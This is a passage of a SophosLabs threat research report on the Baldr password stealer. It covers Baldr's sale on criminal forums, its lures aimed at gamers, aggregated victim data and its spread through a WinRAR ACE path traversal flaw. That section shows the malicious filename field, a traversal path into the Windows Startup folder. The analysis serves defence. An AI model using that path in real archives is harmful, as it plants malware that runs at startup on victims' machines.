

# Baldr vs The World

A credential thief's burst of creative energy delivers a dangerous new threat

Albert Zsigovits, SophosLabs

## Contents

Baldr: An introduction .....	4
How criminals lure victims to Baldr.....	6
Buying a Baldr Trojan .....	6
Baldr's global impact.....	8
Baldr victims profile.....	9
Baldr's global distribution .....	12
Baldr's distribution methods.....	14
.exe archive vulnerability vector.....	14
Weaponized RTF file vector .....	16
Baldr malware functionality: How Baldr works .....	20
Initial system profiling .....	20
Retrieving the list of installed programs.....	21
Obtaining OS profiling data .....	21
GPU and RAM information .....	22
Disk information.....	22
Dumping saved credentials and history from installed web browsers .....	22
Gathering FTP logins.....	25
XMPP credentials from instant messaging clients.....	27
Dumping VPN configuration files .....	27
Coin wallets.....	28
Telegram credentials and data .....	29
Taking desktop screenshots.....	30
Exfiltration of stolen credentials and profile data .....	31
Baldr's evolution and eccentricities .....	32
Code obfuscation and differences from v2.0 to v3.0 .....	34
Malware control panel settings .....	36
Sleep function .....	37
Malware, SelfDelete thyself .....	38
Baldr's malware family connections .....	39

Baldr C2 and the administration panel.....	42
Panel structure.....	42
Panel overview (v2.2 vs v3.0) .....	42
Loader .....	43
Cookies converter .....	45
Search.....	46
Settings .....	48
Login page (v2.2) .....	50
Login page (v3.0) .....	50
v2.2 server-side code .....	50
gate.php.....	51
v3.0 server-side code .....	54
auth.php.....	55
database.php .....	56
gate.php.....	56
Miscellaneous C2 components .....	59
Panel inception (vulnerabilities) .....	60
Mass-tracking Baldr panels .....	62
C2 communication .....	63
v2.1 .....	63
v2.2.....	63
v3.0.....	64
Baldr's use of bulletproof hosting.....	66
Tracking Baldr's buyer.....	68
Telegram preferred for customer contact.....	70
Baldr goes on hiatus? .....	71
Appendix: Indicators of Compromise .....	72
Files analyzed in this report.....	72
Additional Indicators of Compromise: .....	72

## Baldr: An introduction

Gamers have found themselves in the crosshairs of criminals for as long as it has been possible to monetize the theft of game credentials. Since the beginning of 2019, SophosLabs has been tracking the activity of a malware family we're calling Baldr that, initially at least, targeted gamers through the use of misleading online videos.

These videos present the malware as a tool to gain an unfair advantage in a number of different online games, but the real purpose of Baldr is to enable both the purchasers and its creator to engage in identity theft.

We first observed the Trojan being advertised for sale on Russian cybercrime-related forums at the end of January, 2019. By the following month, we saw its distribution begin to increase, along with the price the malware authors were charging to criminals. As its distribution increases, so do the variety of methods that Baldr customers use to infect customers, including the use of maliciously crafted .ace archives and Office documents, which are either hosted for download or emailed to victims.

We consider Baldr an up-and-coming password stealer as we've observed its evolution through at least four major revisions over the past seven months. In that time, the malware's creator has added a raft of new features that put it in direct competition from better-known families. There has also been a bit of drama in the criminal underground, where the main developer and the principal distributor seem to have had a (somewhat public) falling out, with the distributor dropping Baldr as a product for sale. But the malware has not ceased functioning, and we expect it to re-emerge, possibly with a new name.

This paper provides a deep technical synopsis of Baldr malware, including its command-and-control administrative web panel, which several Baldr-using criminals carelessly left unprotected and downloadable from open directories. We've also come across what appear to be credential dumps generated by Baldr in files submitted to public repositories like Virustotal. While we will refrain from publishing victim details, we've anonymized and aggregated some of this data to illustrate the types of data most commonly stolen by operators of Baldr.

We also discuss some of the unique characteristics of Baldr's killchain (implemented not by the malware's creator but by its criminal customer base) and its apparent relationship to other malware families, some of which Baldr itself delivers to victim machines as a malware distribution network.


*THE AUTHOR WISHES TO THANK FRASER HOWARD, GABOR SZAPPANOS, AND ANDREW BRANDT FOR THEIR INVALUABLE ASSISTANCE IN HELPING PREPARE THIS REPORT.*

*Listed trademarks are the property of their respective owners. Third-party company, product, and service names are used for identification purposes only, and do not imply endorsement.*



## How criminals lure victims to Baldr

We first encountered Baldr as its distribution network started to spread through gaming circles. Several YouTube videos targeting specific online games were used as a lure for potential victims.




*Gaming-related Youtube videos distributing Baldr*

These videos were used to advertise tools that purport to give online game players one or more abilities to cheat in games such as Counter-Strike: Go or Apex Legends. The video details often contained a link that a viewer could use to download the tool. We also saw download links distributed in gaming-specific channels on both the Discord and Telegram chat services.

In addition to these distribution methods, we found instances where we found Baldr malware included with pirated versions of games offered for illicit download, as well as bundled along with maliciously modified installers of otherwise legitimate cryptocurrency miner software.

## Buying a Baldr Trojan


We began tracking the cost the malware distributor charged Baldr customers in January, 2019, by following the online advertisements for the malware. The following chart traces the cost of the malware and overlays data about the malware's self-reported version numbers. The cost of a license for Baldr also includes access to future upgrades; The criminal customer receives a unique ID which then can be used to request updated builds from a Telegram chatbot.



Charting the price of Baldr through several months

Each major version update has offered additional new features, and corresponds to an increase in price, though the malware distributor has periodically offered discounts to potential customers. According to at least one posting on a dark web message board, more than 200 criminals have purchased a license to use Baldr.

However, it seems Baldr’s future is unpredictable: The makers of Baldr appear to have had a falling out with one of their larger distributors, and as this story went to press, the primary distributor appears to have stop working with the Baldr developers. Based on the nature of this type of criminal enterprise, we suspect that Baldr will once again be offered for sale, and the distribution issues are only temporary.



A distributor reveals how many customers bought Baldr in a dark web forum post


The distributor who has been primarily responsible for selling Baldr has, in the past, posted regular updates on sales numbers. Using those numbers, SophosLabs estimates that sales of Baldr have already brought in from \$25,000 to about \$32,000, but that is not the only source of criminal income for its creators, who also stand to make additional money from the sale of stolen credentials or payment card data.

## Baldr's global impact

Baldr's scale remains relatively low when compared to more widely distributed credential theft malware, such as Trickbot. However, Baldr's impact is not insignificant and the malware has been gaining traction. Baldr has significant global distribution.

Although the stealer is being sold on, primarily, underground forums based in Russia, we discovered that, unusually, it was also executed in Russia at a scale that made Russia the third most highly targeted country for attacks.

We also detected significant volumes of Baldr infections in Indonesia, the United States, Singapore, Brazil, India, and Germany. The following heatmap shows counts of live infections detected, broken out by country in which the infection took place.



*Baldr's global impact*


One reason we discovered for Russia's high detection rate is the fact that Baldr's customers – themselves criminals – sometimes run the malware samples themselves on machines they control, as a test to ensure the malware works as intended. Sometimes they do this



deliberately, but we discovered that, in some instances, the malware was executed accidentally on the computers belonging to the criminals who purchased the malware. This generates some statistical anomalies.

Further complicating matters are the fact that we determined that some copies of the malware were run in public sandboxes, which detonate the malware in a controlled environment for research or analysis purposes. Those machines are clearly not operated by actual victims, so they skew the numbers somewhat.

Finally, to understand why some countries seem to be more targeted than others, we would have to develop a better understanding of who make up Baldr's customer base. The abundance of logs of Russian victims suggest that some of Baldr's customers may be Russian groups that target victims within Russia.




*Breaking down Baldr infections by countries (data labeled "Indonesia" includes Singapore infections)*

## Baldr victims profile

During the course of our investigation, we came across files unintentionally uploaded to public malware repositories that contain data stolen from victims of Baldr. While we have provided this information to law enforcement, we thought it might be informative to anonymize this data and use it to illustrate the most common types of information that Baldr has already managed to steal from some victims.


On the following two infographics, we've aggregated data in ways that we hope illustrates what victims lost most frequently to Baldr.

The first word cloud features the 50 mail domains where people had accounts most commonly stolen by Baldr criminals. While it should come as no surprise to find Microsoft, Google, or Yahoo dominating the most frequently used (and therefore, stolen) domains, it was significant to see Russia-based mail.ru, as well as encrypted mail provider Protonmail. And how many people still have Rocketmail accounts?



*The 50 e-mail domains most frequently stolen by Baldr criminals*


The second word cloud shows the 25 web services where credentials were most frequently stolen. The presence of several gaming or gaming-peripheral websites targeted for credential theft by Baldr probably comes down to how criminals initially spread Baldr, on videos touting game cheating tools. Sony. Battle.net, Steam, and Epic were all represented, as well as Twitch and Discord.



*The 25 services whose passwords were most often stolen from Baldr victims*


The typical victim uses many of the very same services that most people use on a daily basis: social media, file repositories, streaming, shopping sites, and (of course) online gaming services.

Baldr's victims are subject to identity theft, or credit card fraud as a result of the stolen information gained directly or indirectly. One indirect method is that a criminal may sell a stolen credential from the gaming (Battle.Net, Steam, Epic Games, Sony PSN) or shopping services (Amazon, eBay, PayPal) on so-called "carder" sites, which are marketplaces for stolen data.



*Credentials stolen with Baldr are being sold on an underground dark web forum*


Digging deeper, we found that one of Baldr's distributors also supplies logs to the individual who is re-selling stolen credentials. This looks to be a rather interesting business model, since the distributor can double down on the stolen victim logs, selling stolen credential/card information to earn a little extra.



*Baldr's main distributor claims to be the source for supplying logs for resale to a carder*

## Baldr's global distribution

While looking to enrich our statistics, we performed a relationship analysis using VirusTotal Graph over the course of several months. The following two snapshots were taken on the 22nd of March, and on the 6th of May, with the number of "related" nodes in the map illustrating the growing size of the Baldr botnet.




*Comparison of Baldr sample count on VirusTotal between 03-22 and 05-06*

At the time of the first snapshot, only a couple of dozen Baldr samples were present on VirusTotal. Six weeks later, the number had grown in the range of several hundreds of unique samples.

From a different perspective, it is interesting to look at how many different Baldr samples are appearing daily, over time. Baldr had its largest distribution days around mid-May, while the

numbers appear to drop off in early June. We will discuss why that's happening later in the paper.



*Unique Baldr samples appearing in-the-wild per day, April-June 2019*

With its latest update, VirusTotal Intelligence now offers new keywords which enable us to sift through the results that are stemming from dynamic analysis. One search key we could use to cluster these samples is this one, which lets us hunt for unique commonalities between hundreds of similar samples:

***Baldr behavior\_processes:choice behavior\_network:gate.php***

## Baldr's distribution methods

As previously discussed, Baldr began as a malware whose distribution was linked to online videos that purport to show a tool that gives online gamers an unfair advantage over their competitors. But as the malware's customer base grew, so did the variety of methods we saw to send the malware to victims. In this section, we'll describe two of the more interesting varieties of distribution methods we observed in the wild.

### .ace archive vulnerability vector

One of the vectors used to distribute Baldr exploits a vulnerability in the file archiving tool WinRAR that was discovered in February, 2019. Designated CVE-2018-20250, it's a path traversal vulnerability in a library called **unacev2.dll**. WinRAR uses the DLL to extract ACE archives, a less common archive format, and the DLL hasn't been updated in more than a decade.

When a victim opens an ACE archive that has been specifically formulated to exploit this vulnerability, the DLL can be made to extract a file to an arbitrary path and then execute that file.

In the .ace file exploits we observed delivering Baldr, the malicious .ace file's filename field has been tampered with. This means that WinRAR completely ignores the destination folder designated by the user (or by WinRAR by default), and instead it evaluates the filename as a relative path. This introduces several opportunities for shenanigans.

The image shows a WinRAR interface with a hex dump of 'ExpressVpn.rar'. The hex dump shows various file signatures and paths. Annotations on the right side of the hex dump identify specific parts: 'Decoy file' points to 'TE..help.txt', 'Payload drop' points to 'CrackedExpressVPN.exe', and 'PE32 file' points to 'MZ@'. Below the hex dump is a 'Template Results' table for 'ACETemplate.bt'.

Name	Value	Start
struct ACE		0h
> struct ACE_BLOCK block[0]		0h
> struct ACE_BLOCK block[1]		35h
> struct ACE_BLOCK block[2]		60h
ushort hdr_crc	96ABh	60h
short hdr_size	124	62h
byte hdr_type	FILE32	64h
> struct flags		65h
> struct ACE_BLOCK_FILE32_hdr		67h
long packsize	425472	67h
long origsize	425472	68h
DOSTIME ctime	22:03:06	6Fh
DOSDATE cdate	02/21/2019	71h
long attrib	32	73h
ulong crc32	27246B7Dh	77h
byte comptype	stored	78h
byte compquality	3	7Ch
short params	10	7Dh
short reserved1	17748	7Fh
> struct ACE_STR filename	C:\C:C:./AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\CrackedExpressVPN.exe	81h
> ubyte data[425472]		E0h

Breaking down CVE-2018-20250 in 010 Hex Editor

